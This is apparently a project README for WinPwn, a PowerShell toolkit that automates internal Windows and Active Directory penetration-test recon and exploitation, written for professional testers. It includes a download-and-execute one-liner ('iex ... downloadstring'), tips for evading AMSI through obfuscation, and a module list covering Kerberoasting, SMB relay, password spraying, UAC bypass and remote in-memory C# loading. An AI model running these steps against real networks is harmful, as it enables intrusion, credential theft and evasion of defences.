Automation for internal Windows Penetrationtest / AD-Security


In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts due to missing proxy support. I also often ran the same scripts one after the other to get information about the current system and/or the domain. To automate as many internal penetrationtest processes (reconnaissance as well as exploitation) and for the proxy reason I wrote my own script with automatic proxy recognition and integration. The script is mostly based on well-known large other offensive security Powershell projects.
Any suggestions, feedback, Pull requests and comments are welcome!
Just Import the Modules with:
Import-Module .\WinPwn.ps1 or
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/WinPwn.ps1')
To bypass AMSI take one of the existing bypass techniques, find the AMSI trigger and manually change it in the bypass function or encode the trigger string. Alternatively obfuscate the whole script.
If you find yourself stuck on a windows system with no internet access - no problem at all, just use Offline_Winpwn.ps1, the most important scripts and executables are included.
Functions available after Import:

WinPwn -> Menu to choose attacks:
Inveigh -> Executes Inveigh in a new Console window , SMB-Relay attacks with Session management (Invoke-TheHash) integratedSessionGopher -> Executes Sessiongopher Asking you for parametersKittielocal ->Localreconmodules ->Domainreconmodules ->Privescmoduleskernelexploits ->UACBypass ->SYSTEMShell ->Shareenumeration -> Invoke-Filefinder and Invoke-Sharefinder (Powerview / Powersploit)Domainshares -> Snaffler or Passhunt search over all domain systemsGroupsearch -> Get-DomainGPOUserLocalGroupMapping - find Systems where you have Admin-access or RDP access to via Group Policy Mapping (Powerview / Powersploit)Kerberoasting -> Executes Invoke-Kerberoast in a new window and stores the hashes for later crackingPowerSQL -> SQL Server discovery, Check access with current user, Audit for default credentials + UNCPath Injection AttacksSharphound -> Bloodhound 3.0 ReportAdidnsmenu -> Create Active Directory-Integrated DNS Nodes or remove themMS17-10 -> Scan active windows Servers in the domain or all systems for MS17-10 (Eternalblue) vulnerabilitySharpcradle -> Load C# Files from a remote Webserver to RAMDomainPassSpray -> DomainPasswordSpray Attacks, one password for all domain usersBluekeep -> Bluekeep Scanner for domain systemsWithout parameters, most of the functions can only be used from an interactive shell. So i decided to add the parameters -noninteractive and -consoleoutput to make the script usable from
an asynchronous C2-Framework like Empire, Covenant, Cobalt Strike or others.
Additionally the -repo parameter was added to use WinPwn with all its features from a local repository. They can be used as follows:
Usage:
-noninteractive -> No questions for functions so that they run with predefined or user defined parameters
-consoleoutput -> The loot/report folders are not created. Every function returns the output to the console so that you can take a look at everything in the Agent logs of your C2-Framework Examples:
WinPwn -noninteractive -consoleoutput -DomainRecon -> This will return every single domain recon script and
function and will probably give you really much output
WinPwn -noninteractive -consoleoutput -Localrecon -> This will enumerate as much information for the local
system as possible
Generalrecon -noninteractive -> Execute basic local recon functions and store the output
in the corresponding folders